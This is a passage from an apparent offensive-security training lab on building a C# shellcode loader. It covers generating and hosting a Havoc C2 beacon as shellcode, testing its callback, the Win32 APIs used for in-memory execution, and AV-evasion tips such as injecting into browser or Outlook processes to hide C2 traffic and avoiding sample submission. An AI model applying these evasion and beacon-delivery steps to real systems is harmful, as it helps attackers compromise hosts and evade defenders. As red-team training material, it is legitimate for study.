
- Use chrome to surf to
http://kali:9090and right-click onmsf_msgbox.cs, selectSave link asand save it toC:\THEV\Labs\Lab_basicloader
NOTE: If you want raw shellcode don't use
"-b '\x00\x0a\x0d\x20'"as this will apply XOR encoding and add a XOR-decoder stub to your shellcode. This means the shellcode will self modify when executed and this has consequences on the PAGE permissions in memory (RWXrequired for self modifying code!!!)
How many message box shellcodes do we need? Just 1, really - but the shellcode we extracted with donut and clematics come from a benign C program (our own C Dialogbox), whereas the one from MSFVenom will be (spoiler alert) flagged as malicious by windows defender. We want to do some tests in the next lab to see which parts of our loader might be detected as malicious :)
5. Generating a demon beacon shellcode with Havoc
On your Kali Machine - in the GUI oh Havoc go to Attack and then select Payload - we'll generate a demon but this time not as an executable but as as shellcode. Here you see why it is useful to have some tooling to convert this binary shellcode to a c# array!
Be patient - generating shellcode can take a while depending on the options you select :)

Save the payload to /opt/Havoc/payloads as demon.x64.bin and let's host it using Updog2.

- On your kali open a terminal:
cd /opt/Havoc/payloads
updog2
Use Chrome, browse to http://kali:9090, right-click on demon.x64.bin , select Save link as and save it to C:\THEV\Labs\Lab_basicloader

If your download didn't work, it's probably because chrome blocked it, you need to click on the
download iconin the address bar and allow the download, by clicking onkeep.

NOTE: The size of this shellcode is ~ 104k.
We can use SCLauncher to verify our shellcode actually works :
- From a
command promptwithAdministrator privileges:
cd C:\THEV\Labs\Lab_basicloader
sclauncher64.exe -f="demon.x64.bin"

You will see a new Havoc beacon connecting back to your Havoc C2 server:

Don't forget, in order to use this shellcode in C# we need to convert it to a C# array, we'll use our powershell script again:
On windows open a powershell prompt:
cd C:\THEV\Labs\Lab_basicloader
.\shellcode_formatter_cs.ps1 demon.x64.bin
This will write a new file to our C:\THEV\Labs\Lab_BasicLoader directory formatted in C# called demon.x64.bin.cs
When you open this with Visual Studio CODE or notepad (not visual studio 2019!) we can check the format:

Enough, enough!!! That's plenty of shellcode - let's now start building our own basic shellcode loader in C#.
CLEANUP
On your Kali machine:
-
Stop the updog server in the terminal it's running in by pressing
CTRL+C. -
In order to properly
clean up your sessions- in the Havoc GUI, right-click on each session, "Mark as dead", then "Exit-> Process" and finally "Remove".
On your Windows machine:
Close all command prompts, andPowerShell windows.
Lab - Basic Loader
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
LABS OVERVIEW
| Step | Action | Description |
|---|---|---|
| 1. | PHASE 1 (clean dialogbox) payload | Create our POC shellcode loader |
| 2. | PHASE 2 (malicious MSFVenom dialogbox) payload | Use our shellcode loader with a malicious payload |
| 3. | PHASE 3 Modularization | Evasion techniques and modularity |
When building a shellcode loader, you can use any coding language, c, c++, c#, powershell, rust, golang (evasive by nature as it dynamically resolves functions, so no IAT - but it bloats your code quite a lot. Also strings won't work), nim and so on. In general, detection rates for languages like golang, rust and nim are lower, they are much harder to analyze and reverse than standard c or c# code. In this training we''l be using C# as our language for writing our code. Along the way you'll see the advantages (and challenges) of using C#!
The lower level your coding language is (i.e. C or C++) the more control you have on specific manipulations. That being said rust, nim and golang to compile to assembly/machine code just like C or C++.
The very basic shellcode loader below injects shellcode into its own process - a stealthier way to evade your beacon getting killed is doing remote process injection (injecting the shellcode into a remote process like explorer.exe). Even if AV detects the loader and kills it, your beacon still lives in explorer.exe.

EVASION TIP: Injecting shellcode (especially when this shellcode is a reverse shell, beacon, demon ...) into a remote process can hide the network traffic. So if your shellcode performs HTTP(s) or DNS traffic, inject it into a process that also behaves like that (i.e. Onedrive, Outlook, Chrome...) - obviously not in notepad or calc :) - that is if you want to do remote process injection. In this lab we'll inject the shellcode in the process of our own loader.
So to build our own shellcode loader we only need 5 functions, we'll go through each of them in detail later in this lab:
| Win32 Function | API Library | Objective |
|---|---|---|
| GetCurrentProcess | Kernel32.dll | Get the PID of our process to get a handle on it |
| VirtualAlloc | Kernel32.dll | Allocate memory in our process and set RWX permissions |
| WriteProcessMemory | Kernel32.dll | Write our shellcode to the allocated memory space |
| CreateThread | Kernel32.dll | Execute the injected shellcode |
| WaitForSingleObject | Kernel32.dll | Wait for our exectution to full finish |
This is the logical order in which our code will execute:

EXPLAIN P/INVOKE (Platform Invoke)
Our C# code relies on direct Win32 system calls (VirtualAlloc, WriteProcessMemory, CreateThread, etc.) through P/Invoke to execute shellcode. .NET does not expose these low-level operations in its standard libraries. Since we have to interact with native Windows memory management and threading APIs, we're going to have to introduce some unmanaged (native) code in our C# Shellcode loader.
For example you cannot mark memory as executable (RWX) or spawn a thread pointing to arbitrary shellcode (raw native/assembly code) just with managed calls — these capabilities are restricted for security reasons.
The screenshot belows shows how we use P/Invoke to import the VirtualAlloc function from kernel32.dll:

And again here is a high level overview of how P/Invoke works in our shellcode loader:

-
Definition:
P/INVOKEis a .NET mechanism to call unmanaged (native) functions in DLLs, such as Windows API functions (e.g., kernel32.dll for VirtualAlloc). -
How It Works: Uses [DllImport] attributes to declare managed C# methods that map to native functions, enabling .NET to marshal data between managed and unmanaged code.
-
Usage in Shellcode Loader: Calls Win32 functions directly, e.g., [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(...);, to allocate memory for shellcode.
-
PROS:
- Simple and well-supported in .NET.
- Clear documentation and easy to implement.
-
CONS:
- Easily detected by antivirus/EDR due to static import signatures.
- Static function imports can be hooked or blocked by security tools.
https://learn.microsoft.com/en-us/dotnet/framework/interop/consuming-unmanaged-dll-functions
Lab - Basic Loader
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
PHASE 1: Using a benign payload - "Our own C DialogBox shellcode"
OVERVIEW SOURCE CODE
SOURCE CODE LOCATION : "C:\THEV\Labs\BasicLoader\BasicLoader.sln" └── BasicLoader.cs -> Our main programLAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_BasicLoader" ├── clematis_shellcode.raw.cs ├── clematis_shellcode.raw ├── msf_msgbox.cs ├── demon.x64.bin.cs ├── API_mon_filter.xml ├── Get-InjectedThread.ps1 └── BasicLoaderVerbose.exeLAB SOLUTION : "C:\THEV\Labs\Lab_BasicLoader\SOLUTION" -> In case you get stuck,
this has all the proper code, shellcode and binaries.
LAB EXERCISE TASKS
| Step | Action | Description |
|---|---|---|
| 1. | Turn Defender | We want to see if our POC code gets detected |
| 2. | Use extracted shellcode (clean dialogbox) | Generate our payload, using a clean dialogbox.exe shellcode |
| 3. | Build code | Compile our code |
| 4. | GoCheck / ClamAV / Kleenscan | Check if our loader flags any signatures (detected?) |
| 5. | Run code | See if it actually works |
| 6. | Loader code explanation | Detailed analysis of how this loader works (API Monitor/SystemInformer) |
1. Turn Defender ON
IMPORTANT : Make sure Windows Defender is turned ON!!!
Check if Defender is turned ON by running the checkav.ps1 script:
- Open a
powershellprompt asAdministrator:
c:\thev\labs\powershell\av_check.ps1

- If Defender is turned
OFF- run the following script to turn it ON:
c:\thev\labs\powershell\av_enable.ps1

2. Use extracted shellcode of clean "Dialogbox.exe"
In the previous lab we extracted a shellcode payload from our benign C DialogBox.exe with Clematics - it's located in : "C:\THEV\Labs\Lab_BasicLoader\clematis_shellcode.raw.cs".
- Open
clematis_shellcode.raw.cswithVisual Studio CODEor another text editor. We prefer CODE.
Make sure to copy only the hex values between the curly brackets { }, so just the hex values 0x57, 0x31, 0xc0, 0xb9, ...


3. Basic Loader POC (Template) - building your loader
NOTE: The code below uses the absolute minimum requirements for executing shellcode in-memory of its own process, there is no error checking or printing any output to the screen (when developing it is useful to add error checking and having output printed to the screen) - we don't want any of this in our actual loader that we deliver to the target - we won't see the errors anyway, it just won't run.
LOADER TEMPLATE:
